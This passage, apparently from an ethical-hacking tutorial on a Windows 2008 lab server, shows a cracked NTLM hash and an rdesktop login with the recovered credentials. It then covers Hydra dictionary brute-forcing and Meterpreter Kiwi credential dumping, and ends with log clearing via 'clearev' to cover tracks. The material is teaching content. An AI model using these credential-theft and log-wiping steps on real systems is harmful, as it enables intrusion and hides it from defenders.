




```
vagrant:1000:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b :::
```

The last part of the above hash contains the password stored using the NTLM hashing algorithm. The following figure shows the output after cracking the hash using NTLM hash killer online tool.



Create a remote desktop session using the captured username and password.





rdesktop -u vagrant -p vagrant 192.168.1.103

rdesktop – remote desktop

u -user

vagrant – username

p – password

vagrant – password


192.168.1.103 - remote host's IP address

5.3.2 Hydra Tool


An open-source password brute-forcing tool called Hydra was created with excellent performance and versatility in mind when conducting online brute-force attacks. Online brute force refers to brute forcing techniques used on HTML forms and online network protocols like SSH, Remote Desktop Protocol (RDP), HTTP (e.g., HTTP basic authentication), SMB, etc.[12] This tool can be

used to crack the windows 2008 server. The following figures show how this tool uses to crack passwords.


Use the hydra-graphical tool.




Set the parameters as shown in the below figure.



The protocol can be anything in the list of protocols shown in the Hydra; then, we must set the port according to our protocol.




In this attack, we use a dictionary-based attack. For that, we should use a username list and password list to crack the password. After that, we can start the crack.




5.3.3 Kiwi Tool


Kiwi is a powerful open-source tool used in Metasploit to crack passwords. We have to exploit our target before using this tool. The following figures show how to use Kiwi to crack passwords.

Initially, we should load the Kiwi into the Meterpreter using the **load kiwi** command. Then we can use **?** to view the Kiwi commands.



Then, select the **creds_all** command to retrieve the credentials.






6 The Covering of Tracks Phase

The entire ethical hacking procedure end with this phase. The ethical hacker has successfully gained access to a system or network if this phase is successful. In this phase, the attacker tries to leave the system without a trace. To prevent being discovered when accessing and exiting the network or server, they must conceal their tracks the entire time. The attacker shouldn't be able to be recognized by the security measures in place. If the security system was completely unaware that an assault had occurred, then it is a hint that the simulated cyber attack was successful.


The attackers use many methods to complete this task. Some of them are,


- clearing all the logs
- uninstalling all the applications
- eradicating any signs of any ethical hacker activity from the system or network
- corrupting logs
- removing all the folders that the attacker established


From this list of tasks, clearing logs is the most important thing because most of the hacks are identified by the hackers leaving logs. The following figure shows how to clear the logs of the Windows 2008 server using the **clearev** command in the Meterpreter.



